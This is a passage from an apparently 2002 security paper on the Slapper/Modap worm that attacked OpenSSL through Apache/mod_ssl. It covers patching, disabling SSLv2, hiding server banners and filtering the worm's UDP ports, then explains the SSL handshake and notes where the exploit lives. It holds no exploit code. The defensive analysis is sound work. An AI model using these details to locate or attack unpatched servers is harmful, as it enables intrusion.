


Figure 4- Scalper and Slapper Worms Genealogy

4. The Solution

4.1 Apply a patch

Administrators of all systems running OpenSSL are encouraged to review CA-2002-23 and VU#102795 for detailed vendor recommendations regarding patches.

Note that while the vulnerability exploited by the Apache/mod_ssl worm was fixed beginning with OpenSSL version 0.9.6e, as of this writing the latest version of OpenSSL is 0.9.6g. Administrators may wish to upgrade to that version instead.

4.2 Upgrade to version 0.9.6e of OpenSSL

Upgrade to version 0.9.6e of OpenSSL to resolve the issues addressed in this document. As noted in the OpenSSL advisory, separate patches are available:
Combined patches for OpenSSL 0.9.6d:
http://www.openssl.org/news/patch_20020730_0_9_6d.txt
After either applying the patches above or upgrading to 0.9.6e, recompile all applications using OpenSSL to support SSL or TLS services, and restart said services or systems. This will eliminate all known vulnerable code. Sites running OpenSSL pre-release version 0.9.7-beta2 may wish to upgrade to 0.9.7-beta3, which corrects these vulnerabilities. Separate patches are available as well:
Combined patches for OpenSSL 0.9.7 beta 2:
http://www.openssl.org/news/patch_20020730_0_9_7.txt

Note that applications statically linking to OpenSSL libraries may need to be recompiled with the corrected version of OpenSSL. [7]

4.3 Workaround: Disable SSLv2

If administrators are unable to install the appropriate patch, it is possible to disable the SSL engine in the Apache Web server. This can be achieved by modifying the configuration file to remove any configuration items regarding SSL configurations.

One method for disabling SSLv2 is to remove SSLv2 as a supported cipher in the SSLCipherSuite directive in the configuration file.
For example:
SSLCipherSuite ALL:!ADH:RC4+RSA:+HIGH:+SSLv2
which allows SSLv2 can be changed to
SSLCipherSuite ALL:!ADH:RC4+RSA:+HIGH:!SSLv2
which will disable SSLv2. Note the changing of **+**SSLv2 to **!**SSLv2.

The exploit determines whether to attack a host based on the information returned by the server about itself and its version. Administrators can also modify the string identifying the server. Because this would change the return value in the *Server:* parameter, the exploit would not attempt to exploit and infect that host. This information can be found in the file src/include/httpd.h. The following definitions state the vendor, product, and version number:

#define SERVER_BASEVENDOR
#define SERVER_BASEPRODUCT
#define SERVER_BASEREVISION

Once these definitions are changed to custom strings, the Apache server can then be recompiled and replace the current running binary.

Administrators can also modify the string identifying the server in the ServerTokens. By default, the value is "Full". Setting this value to "ProductOnly" will prevent the server from outputting the server operating system and version of Apache. This is not a complete solution as the worm defaults to an attempt to exploit Apache 1.3.26 on Red Hat if it cannot detect the version of Apache. A better solution is to disable output of the "Apache" string in the *Server:* response. Modifying source code can only do this.

Lastly, changing permissions of 'gcc' so that it is not executable by the httpd user or otherwise preventing creation of the files in /tmp may prevent propagation. [8]

However, systems may still be susceptible to the other vulnerabilities described in the CERT Advisory CA-2002-23, Multiple Vulnerabilities In OpenSSL.

4.4 Ingress/Egress Traffic Filtering

The following steps are only effective in limiting the damage that systems already infected with the Apache/mod_ssl worm can do. They provide no protection whatsoever against the initial infection of systems. As a result, these steps are only recommended **in addition to** the preventative steps outlined above, not in lieu thereof.

Ingress filtering manages the flow of traffic as it enters a network under your administrative control. Servers are typically the only machines that need to accept inbound traffic from the public Internet. In the network usage policy of many sites, external hosts are only permitted to initiate inbound traffic to machines that provide public services on specific ports. Thus, ingress filtering should be performed at the border to prohibit externally initiated inbound traffic to non-authorized services.

Egress filtering manages the flow of traffic as it leaves a network under your administrative control. There is typically limited need for machines providing public services to initiate outbound connections to the Internet.

In the case of the Apache/mod_ssl worm, employing ingress and egress filtering can help prevent systems on your network from participating in the worm's DDoS network and attacking systems elsewhere. Blocking UDP datagrams with both source and destination ports 1978, 2002 and 4156 from entering or leaving your network reduces the risk of external infected systems communicating with infected hosts inside your network. [7]

5. Additional Information

Listed below are several sources where you may find more detail on the Slapper/Modap worm.

http://www.f-secure.com/v-descs/slapper.shtml
http://www.cert.org/advisories/CA-2002-23.html

http://analyzer.securityfocus.com/alerts/020913-Alert-Apache-mod_ssl-Exploit.pdf
http://www.kb.cert.org/vuls/id/102795

6. Conclusion

It is essential that we, as security professionals, should stay abreast of current events regarding worm propagation. Knowing now how the Slapper/Modap worm came to life we can see how the actual worm doesn't really change as much as the vulnerability exploited. Slapper is merely a child of Scalper, which in turn is a product of Code Red. All have in common the DDOS network creation and use a different exploit to spread itself around the Internet. We will see this trend continue for generations of this worm to come. It's all just a matter of changing the exploit to exploit a current vulnerability. Once we as security professionals can identify the characteristics of the worm, defending it should be just a matter of updating our systems to remove the vulnerability.

Appendix A- SSL Detailed Description

In order to fully understand how this exploit infected thousands of systems across the Internet, we need to feel comfortable with the nuts and bolts of the SSL protocol. Here we will review the basic principles of the protocol and then get into the details of where our vulnerability lives: the Handshake Protocol.

The information contained in this appendix is a summary of the SSL Protocol Version 3.0 Internet-Draft [4] written by Freier, Karlton, and Kocher published on November 18th, 1996. We will focus only on the elements necessary to understand the Slapper/Modap exploit.

Introduction
The SSL protocol provides connection security that has three basic properties:

1. The connection is private.
2. The peer's identity can be authenticated using asymmetric, or public key, cryptography.
3. The connection needs to be reliable.

SSL has four specific goals listed here in order of their priority:

1. Cryptographic security- SSL should be used to establish a secure connection between two parties.

2. Interoperability- Independent programmers should be able to develop applications utilizing SSL that will then be able to successfully exchange cryptographic parameters without knowledge of one another's code.

3. Extensibility- SSL seeks to provide a framework into which new public key and bulk encryption methods can be incorporated as necessary. This will also accomplish two sub-goals: to prevent the need to create a new protocol (and risking the introduction of possible new weaknesses) and to security library.

4. Relative efficiency- Cryptographic operations tend to be highly CPU intensive, particularly public key operations. For this reason, the SSL protocol has incorporated an optional session caching scheme to reduce the number of connections that need to be established from scratch. Additionally, care has been taken to reduce network activity.

SSL Basics

SSL is a layered protocol. At each layer, messages may include fields for length, description, and content. SSL takes messages to be transmitted, fragments the data into manageable blocks, optionally compresses the data, applies a MAC for reliability, encrypts, and transmits the result. Received data is decrypted, verified, decompressed, and reassembled, then delivered to higher level clients, such as HTTP.

Session and connection states

An SSL session is stateful. It is the responsibility of the SSL Handshake protocol to coordinate the states of the client and server, thereby allowing the protocol state machines of each to operate consistently, despite the fact that the state is not exactly parallel.

An SSL session may include multiple secure connections; in addition, parties may have multiple simultaneous sessions.

The session state includes the following elements:

1. Session identifier-An arbitrary byte sequence chosen by the server to identify an active or to resume a session state.
2. Peer certificate- X509.v3[X509] certificate of the peer. This element of the state may be null.
3. compression method- The algorithm used to compress data prior to encryption.
4. cipher spec- Specifies the bulk data encryption algorithm (such as null, DES, etc.) and a MAC algorithm(such as MD5 or SHA). It also defines cryptographic attributes such as the hash_size.
5. **master secret**- 48-byte secret shared between the client and server. This is the data unit used to create the buffer overflow described above.
6. is resumable- A flag indicating whether the session can be used to initiate new connections.

The connection state includes the following elements:

1. server and client random- Byte sequences that are chosen by the server and client for each connection.
2. server write MAC secret- The secret used in MAC operations on data written by the server
3. client write MAC secret- The secret used in MAC operations on data written by the client.
4. server write key- The bulk cipher key for data encrypted by the server and decrypted by the client.
5. client write key- The bulk cipher key for data encrypted by the client and decrypted by the server.
6. initialization vectors- When a block cipher in CBC mode is used, an initialization vector (IV) is maintained for each key. This field is first initialized by the SSL handshake protocol. Thereafter the final ciphertext block from each record is preserved for use with the following record.
7. sequence numbers- Each party maintains separate sequence numbers for transmitted and received messages for each connection. When a party sends or receives a change cipher spec message, the appropriate sequence number is set to zero.

Record Layer

The SSL Record Layer receives uninterpreted data from higher layers in non-empty blocks of arbitrary size, fragments and compresses and/or decompresses this data.


Handshake protocol overview

The cryptographic parameters of the session state are produced by the SSL Handshake Protocol, which operates on top of the SSL Record Layer. When a SSL client and server first start communicating, they agree on a protocol version, select cryptographic algorithms, optionally authenticate each other, and use public-key encryption techniques to generate shared secrets. These processes are performed in the handshake protocol, which can be summarized as follows: The client sends a client hello message to which the server must respond with a server hello message, or else a fatal error will occur and the connection will fail. The client hello and server hello are used to establish security enhancement capabilities between client and server. The client hello and server hello establish the following attributes: Protocol Version, Session ID, Cipher Suite, and Compression Method. Additionally, two random values are generated and exchanged: ClientHello.random and ServerHello.random.

Following the hello messages, the server will send its certificate, if it is to be authenticated. Additionally, a server key exchange message may be sent, if it is


required (e.g. if their server has no certificate, or if its certificate is for signing only). If the server is authenticated, it may request a certificate from the client, if that is appropriate to the cipher suite selected. Now the server will send the server hello done message, indicating that the hello-message phase of the handshake is complete. The server will then wait for a client response. If the server has sent a certificate request Message, the client must send either the certificate message or a no_certificate alert. The client key exchange message is now sent, and the content of that message will depend on the public key algorithm selected between the client hello and the server hello. If the client has sent a certificate with signing ability, a digitally-signed certificate verify message is sent to explicitly verify the certificate.

At this point, the client sends a change cipher spec message, and the client copies the pending Cipher Spec into the current Cipher Spec. The client then immediately sends the finished message under the new algorithms, keys, and secrets. In response, the server will send its own change cipher spec message, transfer the pending to the current Cipher Spec, and send its finished message under the new Cipher Spec. At this point, the handshake is complete and the client and server may begin to exchange application layer data. (See flow chart below.)



When the client and server decide to resume a previous session or duplicate an existing session (instead of negotiating new security parameters) the message flow is as follows:

The client sends a ClientHello using the Session ID of the session to be resumed. The server then checks its session cache for a match. If a match is found, and the server is willing to re-establish the connection under the specified session state, it will send a ServerHello with the same Session ID value. At this point, both client and server must send change cipher spec messages and proceed directly to finished messages. Once the re-establishment is complete, the client and server may begin to exchange application layer data. (See flow chart below.) If a Session ID match is not found, the server generates a new session ID and the SSL client and server perform a full handshake.



The contents and significance of each message will be presented in detail in the following sections.

Hello messages

The hello phase messages are used to exchange security enhancement capabilities between the client and server. When a new session begins, the CipherSpec encryption, hash, and compression algorithms are initialized to null. The current CipherSpec is used for renegotiation messages.

Hello request
The hello request message may be sent by the server at any time, but will be ignored by the client if the handshake protocol is already underway. It is a simple notification that the client should begin the negotiation process anew by sending a client hello message when convenient.

After sending a hello request, servers should not repeat the request until the subsequent handshake negotiation is complete. A client that receives a hello request while in a handshake negotiation state should simply ignore the message.

Client hello
When a client first connects to a server it is required to send the client hello as its first message. The client can also send a client hello in response to a hello request or on its own initiative in order to renegotiate the security parameters in an existing connection. The client hello message includes a random structure, which is used later in the protocol.

The CipherSuite list, passed from the client to the server in the client hello message, contains the combinations of cryptographic algorithms supported by the client in order of the client's preference (first choice first). Each CipherSuite defines both a key exchange algorithm and a CipherSpec. The server will select a cipher suite or, if no acceptable choices are presented, return a handshake failure alert and close the connection.

The client hello includes a list of compression algorithms supported by the client, ordered according to the client's preference. If the server supports none of those specified by the client, the session must fail.

After sending the client hello message, the client waits for a server hello message. Any other handshake message returned by the server except for a hello request is treated as a fatal error.

Server hello
The server processes the client hello message and responds with either a handshake_failure alert or server hello message.

Server certificate
If the server is to be authenticated (which is generally the case), the server sends its certificate immediately following the server hello message. The certificate type must be appropriate for the selected cipher suite's key exchange algorithm, and is generally an X.509.v3 certificate (or a modified X.509 certificate in the case of FORTEZZA(tm)). The same message type will be used for the client's response to a certificate request message.

Server key exchange message
The server key exchange message is sent by the server if it has no certificate, has a certificate only used for signing (e.g., DSS certificates, signing-only RSA certificates), or FORTEZZA KEA key exchange is used. This message is not used if the server certificate contains Diffie-Hellman parameters.

Certificate request
A non-anonymous server can optionally request a certificate from the client, if appropriate for the selected cipher suite.

Server hello done
The server hello done message is sent by the server to indicate the end of the server hello and associated messages. After sending this message the server will wait for a client response.

Upon receipt of the server hello done message the client should verify that the server provided a valid certificate if required and check that the server hello parameters are acceptable.

Client certificate
This is the first message the client can send after receiving a server hello done message. This message is only sent if the server requests a certificate. If no suitable certificate is available, the client should send a no_certificate alert instead. This alert is only a warning, however the server may respond with a fatal handshake failure alert if client authentication is required. Client certificates are sent using the Certificate defined during the Server Certificate phase.

Client key exchange message *****Here is where our exploit lives*****
The choice of messages depends on which public key algorithm(s) has (have) been selected.

```
struct {
    select (KeyExchangeAlgorithm) {
        case rsa: EncryptedPreMasterSecret;
        case diffie_hellman: ClientDiffieHellmanPublic;
        case fortezza_kea: FortezzaKeys;
    } exchange_keys;
} ClientKeyExchange;
```

The information to select the appropriate record structure is in the pending session state.

RSA encrypted premaster secret message

If RSA is being used for key agreement and authentication, the client generates a 48-byte pre-master secret, encrypts it under the public key from the server's certificate or temporary RSA key from a server key exchange message, and sends the result in an encrypted premaster secret message.

FORTEZZA key exchange message

Under FORTEZZA, the client derives a Token Encryption Key (TEK) using the FORTEZZA Key Exchange Algorithm (KEA). The client's KEA calculation uses the public key in the server's certificate along with private parameters in the client's token. The client sends public parameters needed for the server to generate the TEK, using its own private parameters. The client generates session keys, wraps them using the TEK, and sends the results to the server. The client generates IV's for the session keys and TEK and sends them also. The client generates a random 48-byte premaster secret, encrypts it using the TEK, and sends the result:

Client Diffie-Hellman public value

This structure conveys the client's Diffie-Hellman public value (Yc) if it was not already included in the client's certificate. The encoding used for Yc is determined by the enumerated PublicValueEncoding.

Certificate verify

This message is used to provide explicit verification of a client certificate. This message is only sent following any client certificate that has signing capability (i.e. all certificates except those containing fixed Diffie-Hellman parameters).

Finished

A finished message is always sent immediately after a change cipher specs message to verify that the key exchange and authentication processes were successful. The finished message is the first protected with the just-negotiated algorithms, keys, and secrets. No acknowledgment of the finished message is required; parties may begin sending encrypted data immediately after sending the finished message. Recipients of finished messages must verify that the contents are correct.

References

1. Bacarella, Michael. “The Peon's Guide To Secure System Development”, Netgraft Corp. URL: http://m.bacarella.com/papers/secsoft/html/, (10-Nov-02)

2. Chuck Musciano and Bill Kennedy. HTML The Definitive Guide. Paris: O’Reilly and Associates, 1997. Pg.5

3. Marshall, James. “HTTP Made Really Easy.” 15 Aug. 1997. URL: http://www.jmarshall.com/easy/http (20-Nov-02)

4. Freier, Karlton, Kocher. “The SSL Protocol Version 3.0” 18 Nov. 1996. URL: http://wp.netscape.com/eng/ssl3/draft302.txt (15-Nov-02)

5. The Apache Server Project, Copyright © 1999-2002, The Apache Software Foundation. URL: http://httpd.apache.org/

6. Rescorla, Eric. “Security holes... Who cares?” RTFM, Inc., 19 Nov. 2002 URL: http://www.rtfm.com/upgrade.pdf

7. The CERT® Coordination Center (CERT/CC), “CERT® Advisory CA-2002-27 Apache/mod_ssl Worm” October 11, 2002. URL: http://www.cert.org/advisories/CA-2002-27.html

8. Security Focus Online, **“**OpenSSL SSLv2 Malformed Client Key Remote Buffer Overflow Vulnerability**”**. URL: http://online.securityfocus.com/bid/5363/discussion/

9. E-mail post from Russell Fulton [r.fulton@auckland.ac.nz] to incidents@securityfocus.com on Tue 9/17/2002 3:54 AM MDT

10. Williams, Shane, Post on Neohapsis.com, Mon Sep 16 2002. URL:http://archives.neohapsis.com/archives/snort/2002-09/0422.html,

11. E. Rescorla “RFC 2818 – HTTP Over TLS” May 2000. URL: http://rfc.sunsite.dk/rfc/rfc2818.html

12. Hollenbeck, Srivastava., RFC 2832, “NSI Registry Registrar Protocol (RRP) Version 1.1.0” May 2000. URL: http://rfc-2832.rfc-index.org/rfc-2832-4.htm

13. Hittel, Sean. DeepSight™ Threat Management System Incident Analysis, “Modap OpenSSL Worm Analysis” Version 2: September 18, 2002.

14. Norman Virus Control. “Linux/Slapper.A”, URL: http://www.norman.com/virus_info/linux_slapper_a.shtml

15. PacketStormSecurity, “miscellaneous unix security tools”, Sep 28 16:09:37 2002, URL:http://packetstormsecurity.nl/UNIX/misc/indexsize.shtml

16. Roberts, Paul. “New Slapper worm variants spread” InfoWorld News Article, September 24, 2002 12:58 pm PT, URL: http://www.infoworld.com/articles/hn/xml/02/09/24/020924hnslapperspread.xml?s=IDGNS

17. Goldsmith, David. “Scalper and Slapper Worms Genealogy”, published: 2002-10-02, URL: http://isc.incidents.org/analysis.html?id=177

18. Nunes, F., “bugtraq.c httpd apache ssl attack,” Bugtraq posting (September 10, 2002.).

19. Internet Storm Center. “Top 10 Ports”, 05 Aug. 2002. URL: http://isc.incidents.org/top10.html.

20. Sami Rautiainen, Mikko Hypponen, Katrin Tocheva, Ero Carrera; F-Secure Corporation; September 14th, 2002 “F-Secure Virus Descriptions” URL: http://www.f-secure.com/v-descs/slapper.shtml

21. Metropolitan Network BBS Inc. “Worm.Linux.Slapper”, URL: http://www.avp.ch/avpve/worms/linux/slapper.stm